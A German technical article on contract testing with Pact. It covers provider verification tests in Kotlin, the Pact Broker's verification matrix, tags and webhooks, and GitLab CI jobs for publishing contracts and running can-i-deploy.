Nachdem wir nun die verfügbaren Möglichkeiten dafür kennengelernt haben, wie man Pact-Files zwischen Consumern und Providern austauschen kann, wollen wir uns nun der Implementierung von Providertests widmen.

Implementierung von Providertests

Um einen Vertrag zu verifizieren, spielt das Pact-Framework alle Interaktionen im Rahmen eines Providertests ab und imitiert somit einen Consumer. Provider-Tests können in einer anderen Programmiersprache implementiert sein als Consumer-Tests. In unserem Beispiel werden wir Kotlin mit JUnit 5, pact-jvm und mockk verwenden.

Listing 2 enthält alle grundlegenden Konzepte, die für einen Providertest notwendig sind, und illustriert dies am Beispiel des Vertrages zwischen dem Account-Service und der UI.

Die Klassenannotation `@Provider` gibt an, dass es sich um einen Provider-Test handelt, und bekommt den Provider-Namen als Argument übergeben. Dieser wird benötigt, um zu entscheiden, welche Interaktionen für den Test relevant sind.

```
import { Interaction, Pact } from '@pact-foundation/pact';

const provider = new Pact(providerConfig);

const successfulLogin = new Interaction()
  .given('jane.doe has password 123456')
  .uponReceiving('username jane.doe and password 123456')
  .withRequest({
     method: 'POST',
     path: '/login',
     body: {
        username: "jane.doe",
        password: "123456"
     }
  })
  .willRespondWith({
     status: 200
  });

await provider.addInteraction(successfulLogin);

const response = await UserService.login({
  username: "jane.doe",
  password: "123456"
});

expect(response.status).toBe(200);
```

Listing 1: Consumer-Pact-Test in JavaScript unter Verwendung von pact-js und jest

Die `@PactBroker`-Annotation sorgt dafür, dass pact-jvm das Pact-File vom Pact Broker bezieht. Wenn die Pact-Files vom Dateisystem gelesen werden sollen, so kann stattdessen die `@PactFolder`-Annotation verwendet werden.

Dank einer `@TestTemplate`-Methode, die mit einem `PactVerificationInvocationContextProvider` erweitert wird, weiß JUnit 5, dass es eine Testmethode für jede Interaktion erzeugen soll. In unserem Beispiel erzeugen wir eine neue Instanz unseres `AccountService`, der auf HTTP-Anfragen wartet. Der Aufruf von `pactContext.verifyInteraction()` sorgt dafür, dass Pact die Interaktionen abspielt und die tatsächlichen Antworten mit den im Vertrag definierten Antworten abgleicht.

Bevor eine Interaktion abgespielt wird, prüft pact-jvm, in welchem Zustand sich der Provider laut Vertrag befinden soll und führt die entsprechenden `@State`-Methoden aus. In diesen Methoden können beispielsweise Mocks konfiguriert werden. In unserem Fall definieren wir, dass der gemockte `AuthenticationProvider` die Zugangsdaten aus der Interaktion akzeptieren soll.

Nachdem alle Interaktionen verifiziert wurden, veröffentlicht pact-jvm die Ergebnisse, zum Beispiel an den Pact Broker, wenn es entsprechend konfiguriert ist. Wenn der Providertest fehlschlägt, dann muss gegebenenfalls der Vertrag angepasst oder die Funktionalität des Providers erweitert werden, sodass der neue Vertrag erfüllt werden kann.

Einsatzzweck des Pact Broker

In den vorigen Abschnitten des Artikels haben wir gesehen, dass der Austausch von Pact-Files und Verification-Ergebnissen einen essenziellen Bestandteil des Pact-Workflows darstellen. Wir haben

```
@Provider("account-service")
@PactBroker
class ProviderVerificationTest {

  private val authenticationProvider = mockk<AuthenticationProvider>()

  @TestTemplate
  @ExtendWith(PactVerificationInvocationContextProvider::class)
  fun pactVerificationTest(pactContext: PactVerificationContext) {
     val service = AccountService(authenticationProvider)
     try {
        pactContext.verifyInteraction()
     } finally {
        clearAllMocks()
        service.shutdown()
     }
  }

  @State("jane.doe has password 123456")
  fun `jane doe has password 123456`() {
     every {
        authenticationProvider.authenticate("jane.doe", "123456")
     } returns true
  }

}
```

Listing 2: Provider-Pact-Test in Kotlin unter Verwendung von pact-jvm und JUnit 5

zwei Ansätze kennengelernt, wie so ein Austausch umgesetzt werden kann: 1) Duplizieren der Verträge in die Provider-Repositories oder 2) Herunterladen der Verträge beim Ausführen der Providertests. Entscheidet man sich für die zweite Option, so bietet sich der Einsatz des Pact Broker an.

Der Broker agiert als Vermittler zwischen Consumer und Provider. Consumer veröffentlichen ihre Verträge beim Broker und Provider können sie herunterladen, um Verification-Tests auszuführen. Die Ergebnisse der Verification-Tests können ebenfalls über den Broker bereitgestellt werden. Anhand dieser kann festgestellt werden, welche Komponentenversionen miteinander kompatibel sind.

Was leistet der Pact Broker?

Der Pact Broker bietet mehrere Funktionen an, die an unterschiedlichen Stellen des Entwicklungsprozesses eingesetzt werden können: Austausch von Pact-Files, Austausch von Verification-Ergebnissen, Tagging und Webhooks. Im Folgenden wollen wir diese Funktionalitäten im Detail beleuchten.

Austausch von Pact-Files

Wenn ein Consumer einen neuen Vertrag generiert, benötigt er üblicherweise eine Verification von jedem seiner Provider. Consumer können neue Verträge an den Broker schicken, damit die Provider diese herunterladen können. Aber woher weiß ein Provider, welche Verträge er verifizieren soll?

Will ein Consumer einen Vertrag hochladen, so muss er eine Consumer-Version angeben. Diese Version sollte die Softwareversion des Consumers repräsentieren. Hierbei muss kein spezielles Schema befolgt werden, wie beispielsweise Semantic Versioning. Es ist im Allgemeinen üblich, einfach den Commit-Hash zu verwenden, unter dem der Vertrag generiert wurde. So lässt sich anhand eines Vertrages auch leicht zuordnen, in welchem Stand sich der Code des Consumers bei der Generierung befand.

Startet man einen Providertest, so genügt es, die Consumer-Version anzugeben, die man verifizieren will. Der Broker liefert dann die letzte Version des Vertrags für diese Consumer-Version aus.

Austausch von Verification-Ergebnissen

Sobald eine Verification abgeschlossen ist, kann der Provider die Ergebnisse an den Broker senden. Jede Verification wird dabei mit einer Providerversion assoziiert. Der Broker kombiniert nun die Consumer-Version des Vertrags mit der Providerversion der Verification, um die Verification-Matrix zu aktualisieren.


Die Verification-Matrix *(siehe Abbildung 1)* speichert die Verification-Ergebnisse sowie den Zeitpunkt der Veröffentlichung gemeinsam mit den jeweiligen Consumer-, Provider- und Contract-Versionen sowie den Tags.

Mithilfe dieser Informationen kann man die Kompatibilität zwischen einer spezifischen Consumer- und einer Provider-Version überprüfen, ohne erneut eine Verification durchführen zu müssen. Der „Can-I-Deploy"-Befehl *[3]* implementiert diese Kompatibilitätsüberprüfung als Teil des Pact-Broker-Kommandozeilenwerkzeugs. Nach Eingabe der Pacticipant-Versionen (Consumer und Provider werden in Pact als „Pacticipants" bezeichnet) wird ausgegeben, ob diese Versionen gemeinsam bereitgestellt werden können.

Will man jedoch überprüfen, ob ein Dienst in die Produktionsumgebung bereitgestellt werden kann, so müsste man genau wissen, welche Versionen aller anderen Dienste gerade in Produktion ausgerollt sind. Wie können wir also überprüfen, ob wir unseren Feature-Branch ohne Bedenken mergen können? Die Antwort liegt in der Verwendung von Tags.

Tagging

Der Broker ermöglicht es, einer Pacticipant-Version einen Tag („Etikett") zuzuweisen. Ein Tag ist eine Zeichenkette, die eine bestimmte Version markiert.



Consumer version	Pact published	Provider version	Pact verified	Status
e652eb41	28 minutes ago	9d7756ba	43 minutes ago	✓
e652eb41	28 minutes ago	071df1b7	6 hours ago	✓
e652eb41	28 minutes ago	5219e758	20 minutes ago	✓
e652eb41	28 minutes ago	ae03c006	7 hours ago	✓
e652eb41	28 minutes ago	3f0728f0	20 hours ago	✓
e652eb41	28 minutes ago	2198ebcb	20 hours ago	✓
e652eb41	28 minutes ago	0a97e08e	20 hours ago	✓
e652eb41	28 minutes ago	e3df4d11	21 hours ago	✓
e652eb41	28 minutes ago	43a748d1	a day ago	✓

Abbildung 1: Verification-Matrix auf der UI eines Pact Broker

Für Tags gibt es zwei Haupteinsatzzwecke:

1. Anzeigen, dass eine Version in einer bestimmten Umgebung bereitgestellt ist, indem die Version mit dem Umgebungsnamen getaggt wird, zum Beispiel „test" oder „prod".
2. Zuweisen einer Version zu einem Feature-Branch, indem der Branch-Name getaggt wird, etwa „ABC-123/new-login".

Das Taggen der Umgebung ist nützlich, wenn `can-i-deploy` eingesetzt wird, da man so nicht die exakten Versionen aller anderen Pacticipants kennen muss. Stattdessen fragt man: Ist es sicher, diese Version in dieser Umgebung bereitzustellen?

Das Taggen des Feature-Branch hingegen hilft dabei, neue Verträge in allen Pacticipants zu verifizieren, bevor man den jeweiligen Code in den Masterbranch integriert. Das Taggen von Consumer-Versionen mit den Branch-Namen ermöglicht es den Providern, die letzte Version der Pact-Files von diesem Feature zu verifizieren. Wählt man den gleichen Branch-Namen im Consumer- und im Provider-Repository, dann lässt sich die Konfiguration der Providertests einfach umsetzen, sodass der entsprechende Vertrag vom Consumer angezogen wird.

Webhooks

Das Einsatzgebiet von Webhooks liegt in der Benachrichtigung anderer Komponenten innerhalb des Entwicklungsprozesses im Falle einer Änderung im Pact Broker. Sie können für die folgenden Ereignisse konfiguriert werden:

- Veröffentlichung eines neuen Pact-Files
- Veröffentlichung eines neuen Pact-Files mit geändertem Inhalt, aktualisierten oder neuen Tags
- Veröffentlichung von Verification-Ergebnissen

Zusätzlich kann spezifiziert werden, ob nur ausgewählte Pacticipants in Betracht gezogen werden sollen. Immer wenn ein entsprechendes Ereignis eintritt, schickt der Broker einen HTTP-Request an die konfigurierte URL.

Des Weiteren sind auch der HTTP-Header und -Body sowie Basic-Authentication-Zugangsdaten konfigurierbar. Dabei kann auf dynamische Variablen *[4]* zurückgegriffen werden, um somit weitere Anpassungen am Request vorzunehmen:

- Consumer- und Provider-Name
- Consumer- und Provider-Version
- Consumer- und Provider-Tags
- Consumer- und Provider-Labels
- URL des Pact-Files
- URL des Verification-Ergebnisses

Dank Webhooks lassen sich problemlos eigene Integrationen mit den vorhandenen Build-Pipelines und anderen Tools wie Jira oder Slack bauen. Die nächsten Abschnitte demonstrieren am Beispiel von GitLab-Pipelines, wie man die kennengelernten Konzepte in der Praxis umsetzen kann.




Abbildung 2: Relevante Komponenten für den Aufbau einer Entwicklungspipeline mithilfe des Pact Broker. Die CI-Pipelines sind mit GitLab CI implementiert und der Pact Broker dient als Vermittler

Aufbauen einer Build-Pipeline

Im Folgenden wird ein Beispielszenario beschrieben. Basierend auf dem Fallbeispiel aus den ersten Abschnitten des Artikels, wollen wir uns im Folgenden die GitLab-Repositories und -Pipelines des in JavaScript geschriebenen Consumers und des auf der JVM laufenden Providers ansehen *(siehe Abbildung 2)*.

Der Consumer veröffentlicht die Pact-Files über den Pact Broker als Teil eines Build-Jobs. Ein Webhook, basierend auf neu veröffentlichten Verträgen, startet eine Provider-Verification in Form einer dedizierten Build-Pipeline. Die Ergebnisse der Verification werden wiederum an den Pact Broker übermittelt.

Durch die Anlage von Versionstags im Anschluss an ein erfolgreiches Deployment ermöglichen wir den Einsatz von `can-i-deploy`. Somit kann innerhalb der Pipelines geprüft werden, ob die aktuelle Version ohne Fehler ausgerollt werden kann.

Die Codebeispiele in den nachfolgenden Abschnitten beziehen sich auf GitLab CI Build-Pipelines, die in `.gitlab-ci.yml`-Dateien definiert sind. Jeder Pipeline-Lauf besteht aus mehreren Stages („Phasen"), wobei die vorhergehende Stage zunächst erfolgreich beendet sein muss, bevor die nächste gestartet wird. Build-Artefakte werden zwischen den Stages übergeben. Die für unser Beispiel relevanten Stages befinden sich in *Listing 3*.

Consumer-Pipeline: Erzeugen und Veröffentlichen von Verträgen

In der Pipeline der Login-View generieren wir die Verträge während der `build`-Stage. Wir können sie dann entweder direkt an den Pact Broker übermitteln oder als Build-Artefakte an nachfolgende Stages übergeben. *Listing 4* illustriert den Pipelinejob, der die Verträge im `pacts`-Ordner erzeugt und diese dann als Build-Artefakt bereitstellt.

Der darauffolgende Job verwendet das pact-broker-Programm aus dem pactfoundation/pact-cli-Docker-Image, um die Verträge an den Broker zu übermitteln. *Listing 5* beinhaltet den dafür verwendeten YAML-Ausschnitt.

Beim Veröffentlichen verwenden wir den Commit-Hash von Git als Consumer-Version und taggen den Vertrag mit dem aktuellen Branch-Namen. Die Argumente `broker-base-url` und `broker-token`

```
stages:
 - build
 - publish # (consumer only)
 - can-i-deploy
 - deploy
 - tag
```

Listing 3: GitLab CI Pipeline-Stages, auf die wir uns in den folgenden Listings beziehen

```
pact-test:
  image: node:latest
  stage: build
  script:
     - "npm run test:pact"
  artifacts:
     paths:
        - pacts
```

Listing 4: GitLab CI Pipeline-Job zum Ausführen der Consumer-Tests und zum Erzeugen der Pact-Files.

```
pact-publish:
  image: pactfoundation/pact-cli:latest
  stage: publish
  script:
     - "pact-broker publish pacts
        --consumer-app-version=$CI_COMMIT_SHORT_SHA
        --tag=$CI_COMMIT_REF_NAME
        --broker-base-url=$PACT_BROKER_BASE_URL
        --broker-token=$PACT_BROKER_API_TOKEN"
```

Listing 5: GitLab CI Pipeline-Job zum Veröffentlichen der Pact-Files an den Broker

```
{
  "description": "Trigger user-service verification",
  "provider": { "name": "user-service" },
  "enabled": true,
  "request": {
     "method": "POST",
     "url": “https://gitlab.com/api/v4/projects/1122344/ref/master/trigger/pipeline?token=12345678&variables[PA
CT_CONSUMER_TAG]=${pactbroker.consumerVersionTags}”,
     "body": ""
  },
  "events": [{ "name": "contract_content_changed" }]
}
```

Listing 6: Pact-Broker-Webhook-Ressource im JSON-Format

werden über GitLab-Umgebungsvariablen eingefügt. Diese kann man in GitLab auf Gruppenebene konfigurieren, sodass sie jedem Projekt in der Gruppe zur Verfügung stehen.

Nachdem wir nun die Consumer-Pipeline aufgesetzt haben, können wir dazu übergehen, die Provider-Verification durch einen Pipelinetrigger aufzurufen.

Providerpipeline: Ausführen von Verification-Tests

Wie wir bereits wissen, kann der Pact Broker durch Webhooks auf die Veröffentlichung von Verträgen reagieren. Damit wir eine GitLab-Pipeline programmatisch starten können, muss zunächst ein Pipeline-Token *[5]* erzeugt werden. Anschließend verwenden wir den dabei angelegten Pipeline-Trigger, um einen Webhook auf dem Pact Broker anzulegen. *Listing 6* zeigt den JSON-Payload einer solchen Webhook-Ressource.

Beim Aufrufen der Pipeline übergeben wir die `PACT_CONSUMER_TAG`-Variable, damit wir im Provider die korrekten Pact-Files zur Verification vom Broker abfragen können. Der Broker ersetzt die `${pactbroker.consumerVersionTags}`-Variable automatisch.

Da wir jedoch bei einer solchen Pipeline nur die Verification-Tests ausführen wollen und keine anderen Jobs, können wir von der `except/only`-Funktionalität *[6]* Gebrauch machen. *Listing 7* illustriert die entsprechende Job-Definition.

In diesem Fall wird der Job nur ausgeführt, wenn die Pipeline durch einen API-Aufruf gestartet wird. Damit im Umkehrschluss bei einem API-Aufruf durch den Pact Broker jedoch nicht alle anderen Jobs mit ausgeführt werden, muss dort jeweils das `except`-Schlüsselwort verwendet werden, um Trigger auszuschließen.

Während des `pact-verify`-Jobs führen wir das selbstgeschriebene Gradle-Task `pactTest` aus. Es zieht die korrekten Pact-Files vom Broker an, indem es die Umgebungsvariable `System.env.PACT_CONSUMER_TAG` auswertet, die vom Webhook übertragen wird. Wenn die Tests richtig konfiguriert sind, dann werden die Verification-Ergebnisse anschließend wieder zurück an den Broker übermittelt.

Jedes Verification-Ergebnis ist mit einer Kombination aus entsprechender Consumer- und Provider-Version versehen, damit die Verification-Matrix aktualisiert werden kann. Diese kann nun während des Deployment-Prozesses abgefragt werden, um herauszufinden, ob die gewünschte Version in Produktion bereitgestellt werden kann.

```
pact-verify:
  stage: build
  script:
     - ./gradlew pactTest
  only:
     - triggers
```

Listing 7: GitLab CI Pipeline-Job zum Ausführen der Provider-Verification-Tests

```
pact-tag:
  image: pactfoundation/pact-cli:latest
  stage: tag
  script:
     - "pact-broker create-version-tag
        --pacticipant=user-service
        --version=$CI_COMMIT_SHORT_SHA
        --tag=production
        --broker-base-url=$PACT_BROKER_HOST
        --broker-token=$PACT_BROKER_API_TOKEN"
  only:
     refs:
        - master
```

Listing 8: Gitlab CI Pipeline-Job zum Anlegen eines Version-Tags für die Produktionsumgebung

```
pact-can-i-deploy:
  image: pactfoundation/pact-cli:latest
  stage: can-i-deploy
  script:
     - "pact-broker can-i-deploy
        --pacticipant login-view
        --version $CI_COMMIT_SHORT_SHA
        --to production
        --broker-base-url $PACT_BROKER_BASE_URL
        --broker-token $PACT_BROKER_API_TOKEN"
```

Listing 9: GitLab CI Pipeline-Job zum Abfragen der Verification-Matrix vor dem Bereitstellen einer neuen Version in der Produktionsumgebung

Can I Deploy? Kann ich meine Änderungen bereitstellen?

Der `can-i-deploy`-Befehl fragt die Verification-Matrix ab. Um jedoch die wichtige Frage „Kann ich diese Änderung in Produktion bereitstellen?“ beantworten zu können, müssen wir zunächst dem Pact Broker mitteilen, welche Pacticipant-Version in Produktion aktuell bereitgestellt ist.

Dies geschieht durch Aufruf von `create-version-tag`. Hierfür legen wir einen Pipeline-Job an, der direkt nach einem erfolgreichen Deployment ausgeführt wird. *Listing 8* zeigt einen YAML-Schnipsel, der den `pact-tag`-Job definiert. Dieser legt einen Version-Tag basierend auf der bereitgestellten Pacticipant-Version an.

Sollten mehrere Umgebungen (wie zum Beispiel Test oder Staging) vorhanden sein, so können selbstverständlich auch für diese entsprechende Version-Tags gesetzt werden.

Nachdem wir nun das Tagging zusammengesteckt haben, können wir einen letzten Schritt in die Pipeline einbauen, der vor dem eigentlichen Bereitstellen `can-i-deploy` aufruft und die Pipeline abbricht, sollten keine erfolgreiche Verifications vorhanden sein. *Listing 9* beinhaltet den YAML-Ausschnitt des `can-i-deploy`-Jobs in der Login-View.

Es gibt mehrere Arten, den `can-i-deploy`-Befehl aufzurufen. In unserem Anwendungsfall geben wir den Pacticipant, seine Version sowie die Umgebung, in die ausgerollt werden soll, an. Mit anderen Worten: Wir überprüfen, dass keine fehlenden oder fehlgeschlagenen Verification-Ergebnisse zwischen der Login-View, die wir aktuell bereitstellen wollen, und ihren Consumern und Providern, die bereits in Produktion bereitgestellt sind, existieren.

Wenn der Job fehlschlägt und die Pipeline korrekt konfiguriert ist, dann wird die Pipeline gestoppt und die Bereitstellung abgebrochen. Es gilt zu beachten, dass ein fehlgeschlagener Job nicht zwangsläufig durch inkompatible Versionen hervorgerufen wird. Es kann auch bedeuten, dass die Verification-Ergebnisse noch nicht eingetroffen sind. Basierend darauf, wie die Pipelines konfiguriert sind, kann es also zu einer Race-Condition zwischen den Provider-Verification-Tests und der Consumer-Pipeline kommen.

Herausforderungen beim Einsatz des Pact Broker

Auf der einen Seite ist der Pact Broker ein sehr nützliches Werkzeug zur Implementierung eines Consumer-Driven Contract-Testing-Workflows. Auf der anderen Seite gibt es jedoch einige Stolperfallen und Herausforderungen, auf die wir im Folgenden gerne eingehen wollen.

Wenn man Pact einsetzt, wird so manche Problematik der verteilten Softwareentwicklung auf einmal sichtbar. Das ist an sich erst mal kein Nachteil, jedoch kann es von Zeit zu Zeit verwirrend sein, wenn plötzlich Pipelines fehlschlagen und man sich auf die Suche nach der fehlenden Verification begeben muss.

Zusätzlich ist es alles andere als trivial, einen Entwicklungsworkflow umzusetzen, der Versionsverwaltung, die Build-Infrastruktur und den Pact Broker integriert und dabei noch den individuellen Ansprüchen der Teams genügt. Wie so oft steckt der Teufel im Detail. Die Umsetzung hängt davon ab, ob man langlebige Feature-Branches oder Trunk-Based-Development verwendet, ob man GitLab CI oder Jenkins benutzt, ob man eine oder mehrere Laufzeitumgebungen besitzt und so weiter.

Während Webhooks einem sehr viel Flexibilität geben, andere Tools in den Pact-Workflow einzubinden, gibt es aktuell leider noch sehr wenige vorgefertigte Integrationen. Wir haben beispielsweise eine Slack-Anwendung entwickelt, die Entwickelnde über Vertragsänderungen und abgeschlossene Verifications informiert sowie ihnen per Slash-Command erlaubt, Provider-Verifications anzustoßen.

Eine weitere sinnvolle Funktionalität wäre eine Integration mit Merge- oder Pull-Requests, sodass diese ohne erfolgreiche Verification-Ergebnisse nicht gemergt werden können.

Man sollte ebenfalls bedenken, dass es sich bei Pact um eine sehr junge Technologie handelt. Die Dokumentation ist über verschiedene Projekte und Websites verteilt. Es kostete uns viele Wochen, bis wir eine funktionierende Pact-Broker-Integration hatten. Wir können dabei sehr die SaaS-Lösung von pactflow.io empfehlen, die zusätzlich zum Pact Broker noch eine einfach zu verwendende Benutzeroberfläche bietet.

Diskussion

Wir haben den Pact-Workflow kennengelernt und gesehen, wie man ihn mithilfe des Pact Broker und GitLab CI umsetzen kann. Allerdings ist Pact keine Wunderwaffe, sondern hat einen spezifischen Einsatzzweck.

Pact funktioniert hervorragend, wenn man Interaktionen zwischen verteilten Diensten testen will, ohne dabei die Komplexität von End-to-End-Tests auf sich zu nehmen. Allerdings ist Pact auch mit Aufwand verbunden. Sollte man also mit einem Monolithen auskommen und so ein verteiltes System vermeiden können, dann sollte das die präferierte Lösung sein. Pact lässt sich in der Testpyramide irgendwo zwischen End-to-End-Tests und Unittests ansiedeln.

Wenn ein Unternehmen jedoch auf unabhängig voneinander entwickelte und bereitgestellte Dienste setzt, um seinen Entwicklungsprozess über mehrere Teams hinweg zu skalieren, kann Pact helfen, die Diskussionen zwischen den Teams zu unterstützen. Es erleichtert ebenfalls API-First-Design, erhöht das Vertrauen in den Bereitstellungsprozess und erlaubt, Schnittstellen ohne explizite Schnittstellen-Versionierung über die Zeit zu verändern.

Verträge können als Schnittstellendokumentation verwendet werden. Ähnlich wie Unittests das Verhalten des getesteten Moduls dokumentieren, sind Pact Files hilfreich, um zu verstehen, wie mit einem Dienst interagiert werden kann.

Außerdem sollte man nicht vergessen, dass konsumentengetrieben nicht konsumentendiktiert bedeutet. Consumer-Teams sollten nicht einfach neue Anforderungen an die Provider-Teams schicken und erwarten, dass diese eins zu eins umgesetzt werden. Stattdessen sollten Consumer-Teams die Diskussion initiieren und die Entwicklung und Evolution der Schnittstelle treiben. Provider sollten bei Änderungen keine bestehenden Verträge verletzen. Pact ist kein Werkzeug, das Kommunikation ersetzt.

Hinzu kommt, dass Pact sich nicht für öffentliche Schnittstellen eignet, bei der die Consumer nicht bekannt sind. In diesem Fall ist es günstiger, auf eine Kombination aus OpenAPI und einem Tool wie Hikaku zu setzen.

Unabhängig davon, ob man sich dafür entscheidet, Pact-Files manuell zu kopieren oder den Pact Broker einzusetzen, ist es von großer Wichtigkeit, dass alle Entwickelnden mit den Konzepten von Pact vertraut sind. Andernfalls riskiert man Frustration und Fehler.

Zusammenfassung

Wir haben gesehen, wie man Pact verwenden kann, um Interaktionen zwischen verteilten Diensten zu testen. Consumer-Tests erzeugen Verträge in Form von Pact-Files, die wiederum von Providern verifiziert werden müssen.

Die Pact-Spezifikation ist in vielen verschiedenen Plattformen und Programmiersprachen implementiert, sodass Pact problemlos sprachübergreifend eingesetzt werden kann. Der Austausch von Pact-Files kann auf unterschiedliche Art umgesetzt werden. So ist sowohl das manuelle Committen in den Provider-Repositories als auch die Verwendung eines Pact Broker eine mögliche Strategie.

Durch den Einsatz von Pact wird die evolutionäre Anpassung von Schnittstellen unterstützt, sofern alle Consumer Teil des Pact-Workflows sind. Auf der anderen Seite ist Pact nicht für öffentliche Schnittstellen geeignet, bei denen nicht alle Consumer bekannt sind. Wenn die Entwickelnden erste Erfahrungen mit Pact gesammelt haben, ist der Pact Broker ein nützliches Werkzeug, um den Workflow weiter automatisieren. Er ermöglicht, Pact-Files und Verification-Ergebnisse auszutauschen sowie die Integration in andere Systeme wie Slack, Jira, GitLab etc. mithilfe von Webhooks voranzutreiben.

Bei der Integration des Brokers in die eigenen GitLab-CI-Pipelines können mithilfe von eigenen Job-Definitionen Pact-Files veröffentlicht, Provider-Verification-Tests angestoßen, Bereitstellungen getaggt sowie Verification-Ergebnisse abgefragt werden.

Jedoch kann gerade bei einer neuen Technologie wie Pact das Einrichten und Zusammenstecken anspruchsvoll und zeitaufwendig sein. Man muss viel Dokumentation lesen und teils sogar Quelltexte, da die Dokumentation unzureichend ist. Aber gerade bei Microservices-Architekturen, bei denen Schnittstellen teamübergreifend entworfen und angepasst werden müssen, spielt Pact seine Vorteile aus.

Referenzen

[1] Pact Foundation (2020): Pact Specification *https://github.com/pact-foundation/pact-specification/*

[2] *https://docs.pact.io/getting_started/matching/*

[3] Pact Foundation (2020): Can I Deploy *https://docs.pact.io/pact_broker/can_i_deploy*

[4] Pact Foundation (2020): Webhooks, Dynamic Variable Substitution *https://github.com/pact-foundation/pact_broker/blob/master/lib/pact_broker/doc/views/webhooks.markdown#dynamic-variable-substitution*

[5] GitLab Inc. (2020): Triggering pipelines through the API *https://docs.gitlab.com/ee/ci/triggers/*

